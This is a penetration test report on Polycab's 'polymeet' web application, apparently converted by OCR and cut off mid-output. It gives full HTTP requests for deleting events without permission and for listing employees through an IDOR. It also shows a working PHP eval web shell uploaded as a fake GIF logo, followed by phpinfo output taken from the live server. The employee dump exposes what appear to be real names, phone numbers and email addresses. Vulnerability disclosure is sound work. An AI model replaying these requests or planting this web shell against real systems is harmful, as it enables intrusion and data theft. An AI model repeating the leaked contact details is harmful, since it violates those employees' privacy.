# Polycab-PenTest-Report

## 1: Unauthorized Access to Services (API /endpoints)

Severity: Critical


### Description:

Unauthorized access to /polymeet/api/v1.0/eventmaster.php. page with ability to delete events just like polycab admin developer.

Polycab allows an administrator to restrict access to specific users only. And some employee can't edit /delete event on event master.but attacker could
Change the action and do anything what want to do.

### Proof Of Concept (POC):

1. Login as a normal employee with no delete permission.
2. Navigate to v1.0/eventmaster.php and change body parameter
   1) change the action: editeventmaster to deleteeventmaster
   2) Change the id of event that want to delete.



```
POST /polymeet/api/v1.0/eventmaster.php HTTP/1.1
Host: demo.instanceit.com
Connection: close
Content-Length: 279
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarysNr0PK20HJVMHYKM
Accept: application/json
useraction: editright
X-Requested-With: XMLHttpRequest
userpagename: eventmaster
platform: 1
masterlisting: false
Origin: https://demo.instanceit.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.instanceit.com/polymeet/eventmaster
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=6940dae0f1829ea37127524b8f3bbf08

------WebKitFormBoundarysNr0PK20HJVMHYKM
Content-Disposition: form-data; name="action"

deleteeventmaster
------WebKitFormBoundarysNr0PK20HJVMHYKM
Content-Disposition: form-data; name="id"

0f811015-ed7b-42d9-8f57-5734a4d4e671
------WebKitFormBoundarysNr0PK20HJVMHYKM--
```

```
HTTP/1.1 200 OK
Date: Thu, 22 Sep 2022 07:56:33 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 165


{
  "key":"",
  "unqkey":"",
  "nextpage":"",
  "loadmore":0,
  "datasize":0,
  "showentries":-20,
  "totalentries":0,
  "url":"",
  "message":"Data deleted successfully.",
  "status":1
}
```

### Fix Recommendation:

I. Proper check header parameter (useraction).

# 2: IDOR(Insecure Direct Object References)leading To Privilege Escalation.

Severity: Critical


## Description:

Polycab web application contains a functionality to fetch and render the user rights/ permissions. During this testing, we found that it is possible for any malicious attacker to bypass the authorization and access/enumerate sensitive details of Polycab employees.

During this testing it was observed that any malicious attacker could find the API endpoint and Unauthorized user access to disclose private data.IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can arise in relation to vertical privilege escalation.


## Proof Of Concept (POC):

1. Login as a normal employee with no view employee master permission.
2. Navigate to /polymeet/views/eventmaster.php to change the request to /polymeet/views/employeemaster.php ( First AJAX call for views)



```
POST /polymeet/views/employeemaster.php HTTP/1.1
Host: demo.instanceit.com
Connection: close
Content-Length: 0
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
X-Requested-With: XMLHttpRequest
Origin: https://demo.instanceit.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.instanceit.com/polymeet/master
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=724a051f2aebae1e5a8b74f28106904c
```


3. Navigate to /v1.0/eventmaster.php and change the API endpoints to /v1.0/employeemaster.php
4. And change the action “listeventmaster” to “listemployeemaster”



```
POST /polymeet/api/v1.0/employeemaster.php HTTP/1.1
Host: demo.instanceit.com
Connection: close
Content-Length: 650
responsetype: HTML
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary4lJpsMXBZ1EycVfs
Accept: application/json
useraction: viewright
X-Requested-With: XMLHttpRequest
userpagename: eventmaster
platform: 1
masterlisting: false
Origin: https://demo.instanceit.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.instanceit.com/polymeet/eventmaster
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=724a051f2aebae1e5a8b74f28106904c

------WebKitFormBoundary4lJpsMXBZ1EycVfs
Content-Disposition: form-data; name="action"

listemployeemaster
------WebKitFormBoundary4lJpsMXBZ1EycVfs
Content-Disposition: form-data; name="nextpage"

1
------WebKitFormBoundary4lJpsMXBZ1EycVfs
Content-Disposition: form-data; name="perpage"

20
------WebKitFormBoundary4lJpsMXBZ1EycVfs
Content-Disposition: form-data; name="filter"


------WebKitFormBoundary4lJpsMXBZ1EycVfs
Content-Disposition: form-data; name="ordby"
```

```
HTTP/1.1 200 OK
Date: Fri, 23 Sep 2022 04:57:56 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 9219


{
  "data":"<tr data-index=\"0\"><td class=\"tbl-name\">Sub Admin
  oyee<\/td><td class=\"tbl-name\"><a href=\"javascript:void(0)
  ipt:void(0)\"  onclick=\"viewemployeedetaildata(&#039;ecfb56b
  &#039;36fbc554-3f73-48a2-a5b1-17897fa9a1b3&#039;)\">Karthikey
  0b84a8af8963&#039;)\">Karthick Kumar<\/a><\/td><td class=\"tb
  <\/td><td class=\"tbl-name tbl-w200\">9827023223<\/td><td cla
  73<\/td><td class=\"tbl-name tbl-w300\">abhi@gmail.com<\/td><
  .tiwari@polycab.com<\/td><td class=\"tbl-name tbl-w300\">sidd
  l-name tbl-w300\">naisargi.jhaveri@polycab.com<\/td><td class
  s=\"tbl-name text-center tbl-w120\"><\/td><\/tr><tr data-inde
  -index=\"11\"><td class=\"tbl-name\">Employee<\/td><td class=
  class=\"tbl-name\"><a href=\"javascript:void(0)\"  onclick=\"
  (0)\"  onclick=\"viewemployeedetaildata(&#039;c21c4fa3-e5b9-4
  19c632d-dbb3-42d7-a66e-ae20b850ec97&#039;)\">Subhasish Rout<\
  >Navneet Kumar<\/a><\/td><td class=\"tbl-name tbl-w200\">8252
  bl-w200\">7757008990<\/td><td class=\"tbl-name tbl-w300\">nik
  tbl-w300\">debaditya.dey@polycab.com<\/td><td class=\"tbl-nam
  "tbl-name tbl-w300\">ajay.pawar@polycab.com<\/td><td class=\"
  .com<\/td><td class=\"tbl-name text-center tbl-w120\"><\/td><
  "key":"",
  "unqkey":"",
  "nextpage":"1",
  "loadmore":1,
  "datasize":20,
  "showentries":20,
  "totalentries":35,
  "url":"",
  "message":"Data found",
  "status":1
```

5. And see the browser the see sensitive data of their employee including name ,their roles and etc.



Event Master

| USER TYPE | EMPLOYEE NAME | CONTACT NO | EMAIL | MS USERNAME | MS CONNECT |
|---|---|---|---|---|---|
| Sub Admin | cyber VAPT | 9822812319 | Cyber.vapt@polycab.com | Cyber.vapt@polycab.com | |
| Employee | jigar rathod | 7228930853 | Jigar.Rathod@Polycab.com | Jigar.Rathod@Polycab.com | |
| Sub Admin | Deloitte VAPT | 9924191188 | Deloitte.Vapt@polycab.com | Deloitte.Vapt@polycab.com | |
| Employee | Karthikeyan Shankar | 9566113234 | shankar.karthikeyan@polycab.com | shankar.karthikeyan@polycab.com | |
| Employee | Karthick Kumar | 9566667753 | karthick.kumar@polycab.com | karthick.kumar@polycab.com | |
| Employee | Saurabh Khandelwal | 9827023223 | saurabh.khandelwal@polycab.com | saurabh.khandelwal@polycab.com | |
| Sub Admin | abhi | 9426132073 | abhi@gmail.com | anikesh.lapsiwala@instanceit.com | |
| Employee | Siddharth Tiwari | 9545850089 | siddharth.tiwari@polycab.com | siddharth.tiwari@polycab.com | |
| Employee | Naisargi Jhaveri | 9723799393 | naisargi.jhaveri@polycab.com | naisargi.jhaveri@polycab.com | |
| Employee | Atish roy | 9748926512 | atish.roy@polycab.com | atish.roy@polycab.com | |
| Employee | Aditya Das | 9101850453 | aditya.das@polycab.com | aditya.das@polycab.com | |
| Employee | C Vijay Raj | 9000410813 | c.vijayraj@polycab.com | c.vijayraj@polycab.com | |
| Employee | Dayanand Patil | 9986131345 | dayanand.patil@polycab.com | dayanand.patil@polycab.com | |
| Employee | Deoraj Pandit | 9334978497 | deoraj.pandit@polycab.com | deoraj.pandit@polycab.com | |
| Employee | Subhasish Rout | 9658811271 | subhasish.rout@polycab.com | subhasish.rout@polycab.com | |
| Employee | Navneet Kumar | 8252452342 | navneet.kumar@polycab.com | navneet.kumar@polycab.com | |

Showing 20 of 35 entries

## 3: Remote code execution.

Severity: Critical


## Description:

In this type of vulnerability an attacker is able to run code of their choosing with system level privileges on a server that possesses the appropriate weakness. During this testing it was observed that the polycab application contains file upload functionality that can be abused by any attacker to load malicious files and execute remote code. Through this exploit, the attacker can completely compromise the complete infrastructure by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, and exploit the local vulnerabilities.

An unrestricted file upload vulnerability exists when an application allows users to upload files without proper validation. The application fails to properly validate files across four key factors: file extension, mime-type, size, and upload frequency. In addition, the application does not appear to scan uploaded files for known malware. Failing to restrict file uploads affects the security of the operating environment in many ways. Attackers commonly use file upload functionality to upload viruses or malware onto trusted servers. This might end up in the execution of unrestricted code in the server.

## Proof Of Concept (POC):

1. Login to demo.instanceit.com/polymeet as BUM user.



From Date * 2022-09-23

To Date * 2022-09-23


Location * Select Company Location

| | |
|---|---|
| Adidas hoo... | 21.4% |
| Calvin Kle... | 4.9% |
| Food | 0.0% |
| Hospitality | 0.0% |
| Rado Unise... | 0.8% |
| whisky sm... | 7.1% |
| budget | 65.8% |

2. Now Go to Configuration-->maincompany Master-->Edit company. Upload any photo in company logo upload section and capture the request and remove all the file content and insert this php code.

   GIF89;
   <?php $code = $_GET['code'];
   eval($code); ?>


and change filename to code.php as shown below:



```
Content-Disposition: form-data; name="website"


------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="address"

surat
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="stateid"

65754311-A0BB-4A7F-9043-05670385BF13
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="cityid"

6be2c7af-1e5a-4ac1-8e29-d9e20824519c
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="pincode"

395003
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="logoimg"; filename="
code.php"
Content-Type: image/jpeg

GIF89;
<?php $code = $_GET['code'];
eval($code); ?>



------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="stampimg"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="signimg"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="iconimg"; filename=""
Content-Type: application/octet-stream
```

```
HTTP/1.1 200 OK
Date: Fri, 23 Sep 2022 06:13:17 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 165


{
  "key":"",
  "unqkey":"",
  "nextpage":"",
  "loadmore":0,
  "datasize":0,
  "showentries":-20,
  "totalentries":0,
  "url":"",
  "message":"Data updated successfully.",
  "status":1
}
```

3. Now refresh and click on the company which was changed in the company logo. From the company logo image section, open that image in new tab. Which should open and execute the php shellcode that was uploaded. In the below example attacker is able to retrieve the internal files as a proof of concept ( https://demo.instanceit.com/polymeet/assets/uploads/2022/09/logo/logo866e9964-98cd-4947-badb-970179a69276.php).
4. And add this ?code=phpinfo(); on url.



demo.instanceit.com/polymeet/assets/uploads/2022/09/sign/sign493ce759-577b-48c6-b200-7cfda2139637.php?code=phpinfo();

GIF89;

PHP Version 7.2.34

| | |
|---|---|
| System | Linux ip-160-153-254-161.ip.secureserver.net 3.10.0-1160.62.1.el7.x86_64 #1 SMP Tue Apr 5 16:57:59 UTC 2022 x86_64 |
| Build Date | Sep 6 2022 18:07:58 |
| Configure Command | './configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--program-prefix=' '--disable-dependency-tracking' '--prefix=/opt/cpanel/ea-php72/root/usr' '--exec-prefix=/opt/cpanel/ea-php72/root/usr' '--bindir=/opt/cpanel/ea-php72/root/usr/bin' '--sbindir=/opt/cpanel/ea-php72/root/usr/sbin' '--sysconfdir=/opt/cpanel/ea-php72/root/etc' '--datadir=/opt/cpanel/ea-php72/root/usr/share' '--includedir=/opt/cpanel/ea-php72/root/usr/include' '--libdir=/opt/cpanel/ea-php72/root/usr/lib64' '--libexecdir=/opt/cpanel/ea-php72/root/usr/libexec' '--localstatedir=/opt/cpanel/ea-php72/root/var' '--sharedstatedir=/opt/cpanel/ea-php72/root/var/lib' '--mandir=/opt/cpanel/ea-php72/root/usr/share/man' '--infodir=/opt/cpanel/ea-php72/root/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/opt/cpanel/ea-php72/root/etc' '--with-config-file-scan-dir=/opt/cpanel/ea-php72/root/etc/php.d' '--disable-debug' '--with-password-argon2=/opt/cpanel/libargon2' '--with-pic' '--without-pear' '--with-bz2' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl=/opt/cpanel/ea-openssl11' '--with-openssl-dir=/opt/cpanel/ea-openssl11' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-sockets' '--with-kerberos' '--enable-shmop' '--with-libxml-dir=/opt/cpanel/ea-libxml2' '--with-system-tzdata' '--with-mhash' '--libdir=/opt/cpanel/ea-php72/root/usr/lib64/php' '--enable-pcntl' '--enable-opcache' '--disable-opcache-file' '--enable-phpdbg' '--with-imap=shared,/opt/cpanel/ea-php72/root/usr' '--with-imap-ssl' '--enable-mbstring=shared' '--enable-mbregex' '--with-webp-dir=/usr' '--with-gd=shared' '--with-gmp=shared' '--enable-calendar=shared' '--enable-bcmath=shared' '--with-bz2=shared' '--enable-ctype=shared' '--enable-dba=shared' '--with-db4=/usr' '--with-tcadb=/usr' '--enable-exif=shared' '--enable-ftp=shared' '--with-gettext=shared' '--with-iconv=shared' '--enable-sockets=shared' '--enable-tokenizer=shared' '--with-xmlrpc=shared' '--with-ldap=shared' '--with-ldap-sasl' '--enable-mysqlnd=shared' '--with-mysqli=shared,mysqlnd' '--with-mysql-sock=/var/lib/mysql/mysql.sock' '--enable-dom=shared' '--with-pgsql=shared' '--enable-simplexml=shared' '--enable-xml=shared' '--enable-wddx=shared' '--with-snmp=shared,/usr' '--enable-soap=shared' '--with-xsl=shared,/usr' '--enable-xmlreader=shared' '--enable-xmlwriter=shared' '--with-curl=shared,/opt/cpanel/libcurl' '--enable-pdo=shared' '--with-pdo-odbc=shared,unixODBC,/usr' '--with-pdo-mysql=shared,mysqlnd' '--with-pdo-pgsql=shared,/usr' '--with-pdo-sqlite=shared,/usr' '--with-sqlite3=shared,/usr' '--enable-json=shared' '--enable-zip=shared' '--without-readline' '--with-libedit' '--with-pspell=shared' '--enable-phar=shared' '--with-tidy=shared,/opt/cpanel/libtidy' '--enable-sysvmsg=shared' '--enable-sysvshm=shared' '--enable-sysvsem=shared' '--enable-shmop=shared' '--enable-posix=shared' '--with-unixODBC=shared,/usr' '--enable-intl=shared' '--with-icu-dir=/usr' '--with-enchant=shared,/usr' '--with-recode=shared,/usr' '--enable-fileinfo=shared' 'build_alias=x86_64-redhat-linux-gnu' 'host_alias=x86_64-redhat-linux-gnu' 'CFLAGS=-O2 -g -pipe -Wall -Wp,-D_FORTIFY_SOURCE=2 -fexceptions -fstack-protector-strong --param=ssp-buffer-size=4 -grecord-gcc-switches -specs=/usr/lib/rpm/redhat/redhat-hardened-cc1 -m64 -mtune=generic -fno-strict-aliasing -Wno-pointer-sign' 'CXXFLAGS=-O2 -g -pipe -Wall -Wp,-D_FORTIFY_SOURCE=2 -fexceptions -fstack-protector-strong --param=ssp-buffer-size=4 -grecord-gcc-switches 